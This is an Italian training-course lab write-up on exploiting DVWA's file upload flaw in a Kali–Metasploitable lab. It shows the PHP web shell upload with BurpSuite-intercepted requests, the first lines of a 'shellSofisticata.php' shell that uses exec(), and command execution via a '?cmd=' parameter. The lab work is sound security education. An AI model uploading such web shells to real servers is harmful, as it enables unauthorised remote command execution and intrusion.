EPICODE

S6 - L1

Svolto da:
Donato Tralli - Iosif Castrucci - Gianpaolo Miliccia

Oggi vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. Monitoreremo tutti gli step con BurpSuite.


Traccia

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Configurazione Macchina


Come prima cosa si apre BurpSuite impostandolo su “intercept is on“ per intercettare le comunicazioni con la DVWA.




Adesso andiamo su Firefox ed entriamo nella pagina web della DVWA.

Configurazione Macchina

Effettuiamo il Login nella DVWA intercettando sempre tutte le richieste con Burp Suite.




Notiamo che ha intercettato l'username e la password, come in un vecchio esercizio già svolto.
La richiesta che invierà è una richiesta POST, utilizzata per inviare file in un form HTTP.




Configurazione Macchina

Ora si va a settare il livello di sicurezza su Low, in modo da facilitare il test.




Si vede anche nell'intercettazione che il "Cookie: security=low" è stato impostato correttamente




Configurazione Macchina

Ci si sposta adesso nella sezione “Upload” della DVWA e si carica il file contenente la Shell, in questo caso “shell.php”




Una volta caricato il file nella sezione corrente, se tutto va liscio riceveremo in risposta che il file è stato caricato con successo.
Inoltre nella comunicazione intercettata noteremo anche che la richiesta è una “POST”.





Esecuzione della Shell


Una volta effettuato l'upload del file nel percorso scritto in rosso, lo andiamo a copiare nell'URL della pagina web dvwa.



Cosi facendo entreremo nel server e potremo vedere le varie directory, file, permessi. Questo sarà possibile tramite il comando "?cmd=x" dove x è il comando che vogliamo dare.







Esecuzione della Shell Sofisticata


Come prima carichiamo la shell, questa volta un po` più sofisticata. Riceviamo la richiesta POST.

Request to http://192.168.50.101:80

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.50.101
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: multipart/form-data; boundary=---------------------------259191111536486545323555562l2
8  Content-Length: 20794
9  Origin: http://192.168.50.101
10 Connection: close
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Cookie: security=low; PHPSESSID=5715cb55146ab73fd3af058045bb687b
13 Upgrade-Insecure-Requests: 1
14
15 ---------------------------259191111536486545323555562l2
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 ---------------------------259191111536486545323555562l2
20 Content-Disposition: form-data; name="uploaded"; filename="shellSofisticata.php"
21 Content-Type: application/x-php
22
23 <?php
24
25 $SHELL_CONFIG = array(
26     'username' => 'pOwny',
27     'hostname' => 'shell',
28 );
29
30 function expandPath($path) {
31     if (preg_match("#^(~[a-zA-Z0-9_.-]*)(/.*)?$#", $path, $match)) {
32         exec("echo $match[1]", $stdout);
33         return $stdout[0] . $match[2];
34     }
35     return $path;
36 }
37
38 function allFunctionExist($list = array()) {
```



Una volta caricato il file, scriveremo l'URL corrispondente al path in cui è stata caricata la shell e come richieste riceveremo una GET e poi una POST.

Request to http://192.168.50.101:80

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1 GET /dvwa/hackable/uploads/shellSofisticata.php HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Cookie: security=low; PHPSESSID=5715cb55146ab73fd3af058045bb687b
9 Upgrade-Insecure-Requests: 1
```

Request to http://192.168.50.101:80

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1  POST /dvwa/hackable/uploads/shellSofisticata.php?feature=pwd HTTP/1.1
2  Host: 192.168.50.101
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 0
9  Origin: http://192.168.50.101
10 Connection: close
11 Referer: http://192.168.50.101/dvwa/hackable/uploads/shellSofisticata.php
12 Cookie: security=low; PHPSESSID=5715cb55146ab73fd3af058045bb687b
```